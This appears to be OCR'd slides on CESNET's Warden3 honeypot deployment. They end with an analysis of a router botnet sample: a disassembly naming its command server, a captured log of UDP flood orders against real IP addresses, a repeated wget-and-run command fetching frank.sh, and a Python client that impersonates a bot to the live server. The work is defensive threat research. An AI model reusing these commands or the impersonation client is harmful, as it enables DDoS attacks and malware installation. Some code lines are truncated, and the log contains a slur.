
Warden3 FLAB deployment

- FLAB wants to run a set of research honeypots to gather current internet threats
  - Leverage from other tasks done within Cesnet activities such as clouds


    - https://github.com/bodik/rsyslog2/tree/**wardenb**/puppet/warden3
    - https://github.com/bodik/rsyslog2/tree/**wardenb**/puppet/hpglastopf
    - https://github.com/bodik/rsyslog2/tree/**wardenb**/puppet/hpkippo
    - https://github.com/bodik/rsyslog2/tree/**wardenb**/puppet/hpucho
    - https://github.com/bodik/rsyslog2/tree/**wardenb**/puppet/hpdio

Warden3 FLAB deployment

- FLAB W3 testbed is running in Metacentrum's MetaCloud (Czech NGI provider)
  - Deployed by masterless puppet
    - Static or avahi (auto) discovery
    - Tested through Jenkins
  - Components
    - W3 enabled honeypots
    - W3 server
    - ELK stack
    - JenkinsVM





Network wide deployment



- Work in progress
- Honeypots as a Service
  - Some HP's will be deployed as normal
  - Some will use GRE tunnels which will propagate HP's services throught customers address space

Testbed preview






Results so far

- Puppetized, autotested
  - Warden3 server
  - ELK stack for datamining
  - Example honeypots
    - Kippo
    - Glastopf
    - Dionaea
  - Experimental honeypots
    - Ucho
- Thick and thin deployment
- Continuously monitored

Sample4

```
Hex View-A | Structures | Enums
.rodata:00017A60                AREA .rodata, DATA, READONLY
.rodata:00017A60                ; ORG 0x17A60
.rodata:00017A60 a185_11_146_191 DCB "185.11.146.191:32952",0
.rodata:00017A75                ALIGN 4
.rodata:00017A78 aRoot          DCB "root",0
.rodata:00017A7D                DCB   0
```


- Two man driven simple router botnet





```
[Thu Oct  1 00:06:48 2015] RECV: !* UDP 192.227.173.148 80 14000 32 1024
[Thu Oct  1 00:13:32 2015] RECV: !* KILLATTK
[Thu Oct  1 00:13:40 2015] RECV: !* UDP 192.227.173.148 80 14000 32 65500
[Thu Oct  1 00:20:32 2015] RECV: !* UDP 192.227.173.148 80 14000 32 65500
DEBUG: connected to 185.11.146.191:32952
[Thu Oct  1 10:18:03 2015] SEND: BUILD GAYFGT
DEBUG: connected to 185.11.146.191:32952
[Thu Oct  1 10:18:22 2015] SEND: BUILD GAYFGT
DEBUG: connected to 185.11.146.191:32952
[Thu Oct  1 10:35:21 2015] SEND: BUILD GAYFGT
DEBUG: connected to 185.11.146.191:32952
[Thu Oct  1 14:56:50 2015] SEND: BUILD GAYFGT
[Thu Oct  1 18:52:28 2015] RECV: !* UDP 167.114.84.42 80 30 32 1024
[Thu Oct  1 21:06:13 2015] RECV: !* SH cd /tmp; wget -q http://aloy.ml/frank.sh; chmod 777 frank.sh; sh frank.sh
[Thu Oct  1 21:06:26 2015] RECV: !* SH cd /tmp; wget -q http://aloy.ml/frank.sh; chmod 777 frank.sh; sh frank.sh
[Thu Oct  1 21:06:27 2015] RECV: !* SH cd /tmp; wget -q http://aloy.ml/frank.sh; chmod 777 frank.sh; sh frank.sh
[Thu Oct  1 21:06:30 2015] RECV: !* SH cd /tmp; wget -q http://aloy.ml/frank.sh; chmod 777 frank.sh; sh frank.sh
[Thu Oct  1 21:06:31 2015] RECV: !* SH cd /tmp; wget -q http://aloy.ml/frank.sh; chmod 777 frank.sh; sh frank.sh
[Thu Oct  1 21:06:31 2015] RECV: !* SH cd /tmp; wget -q http://aloy.ml/frank.sh; chmod 777 frank.sh; sh frank.sh
[Thu Oct  1 21:06:31 2015] RECV: !* SH cd /tmp; wget -q http://aloy.ml/frank.sh; chmod 777 frank.sh; sh frank.sh
DEBUG: connected to 185.11.146.191:32952
[Fri Oct  2 10:19:19 2015] SEND: BUILD GAYFGT
[Fri Oct  2 13:19:09 2015] RECV: !* SCANNER ON
[Fri Oct  2 13:19:53 2015] RECV: !* SCANNER OFF
[Fri Oct  2 13:19:56 2015] RECV: !* SCANNER ON
[Fri Oct  2 13:23:50 2015] RECV: !* SCANNER OFF
[Fri Oct  2 13:27:55 2015] RECV: !* UDP 188.165.126.224 80 30 32 1024
[Fri Oct  2 13:28:15 2015] RECV: !* UDP 188.165.126.224 80 30 32 65500
[Fri Oct  2 13:28:22 2015] RECV: !* KILLATTK
[Fri Oct  2 13:28:22 2015] RECV: !* UDP 188.165.126.224 80 30 32 65500
[Fri Oct  2 13:28:34 2015] RECV: !* KILLATTK
```

```python
from twisted.internet import reactor, protocol

import re
import time

HOST = '185.11.146.191'
PORT = 32952

#HOST = 'localhost'
#PORT = 1234

class MyClient(protocol.Protocol):
    def connectionMade(self):
        print "DEBUG: connected to %s:%d" % (HOST, PO
        self.sendback("BUILD GAYFGT\n")

    def dataReceived(self, data):
        print "[%s] RECV: %s" % (time.strftime("%c")
        if re.match("PING", data):
                self.sendback("PONG\n")

    def sendback(self, data):
        print "[%s] SEND: %s" % (time.strftime("%c")
        self.transport.write(data)


class MyClientFactory(protocol.ClientFactory):
    protocol = MyClient

factory = MyClientFactory()
reactor.connectTCP(HOST, PORT, factory)

reactor.run()
```

Sample4

